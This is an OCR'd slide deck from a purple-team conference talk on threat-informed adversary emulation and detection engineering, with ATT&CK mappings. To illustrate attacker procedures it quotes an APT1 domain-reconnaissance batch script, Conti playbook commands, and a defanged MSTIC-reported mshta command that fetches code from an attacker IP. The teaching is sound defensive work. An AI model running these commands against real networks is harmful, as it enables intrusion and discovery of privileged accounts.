In the Trenches: Purple Team Do's and Don'ts

SCYTHE

@SecurePeacock

Chris Peacock – Adversary Emulation Detection Engineer

SCYTHE

Raytheon Intelligence & Space

GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

- Detection Engineer
- CTI Analyst
- Incident Responder
- Threat Hunter
- SOC Analyst
- Network Engineer
- GCTI, GCFA, GCED


Before Purple

Red Team


Blue Team

CTI Team

Why Purple Team?




Test Defenses




Test Processes

Train Defenders




Improve Security


Don’t Purple Team to...



Perform Vulnerability Validation



Replace a Pentest



Conduct AV/EDR Execution Research


Why Assume Breach?

- Efficiency in Testing - Cost
- Phishing Works
- Insider Threat
- Zero Day
- Misconfiguration
- Already breached

Operationalized Purple Teaming

New CTI
- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering
- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation




Analyze & Organize
- Map to MITRE ATT&CK
- Correlate with previous tests

Tabletop Discussion
- Expected Detection and Response


Emulate Attack
- Threat Understanding
- Deployment, Integration, Creation

Threat Informed – Purple Process



ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Prioritizing Threats – Threat Box




Andy Piazza - Threat Box

https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11

Types of Cyber Threat Intelligence

David Bianco's Pyramid of Pain

http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html




Purple Team Testing Focus

- Purple Team Focus:
  - SIEM
  - EDR
- Validation Testing:
  - YARA
  - SNORT
  - IOC Feeds

Our Focus


Vendor Focus



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Procedures

- How the adversary conducts the their techniques
  - Best for emulation and detection validation



https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid

Procedure Level – Human Element

- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -TheDFIRReport

APT1 & Conti

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance


Mandiant APT1 35 www.mandiant.com

https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf

```
1.5 . 2 . net domain_ controllers  < ===== this command will show the ip addresses of domain controllers
1.6 . shell net localgroup administrators <===== local administrators
1.7 . shell net group / domain "Domain Admins" <===== domain administrators
1.8 . shell net group "Enterprise Admins" / domain <===== enterprise administrators
1.9 . the shell net group "the Domain Computers has" / domain <===== total number - in the PC in the domain
1.10 . net computers    < ===== ping all hosts with the output of ip addresses.
```

https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf

One Way Function: Procedures to Techniques




- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001

https://thedfirreport.com/2022/02/21/qbot-and-zerologon-lead-to-full-domain-compromise/


Procedure Assumption

Process Discovery T1057




tasklist

Procedure Assumption



Extracting Procedures to Test

- Procedures from Microsoft MSTIC Blog on DEV-0322 targeting Defense Industrial Base and Software companies.
  - Mshta.exe with WAN connection
  - Whoami execution with output to .txt




Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

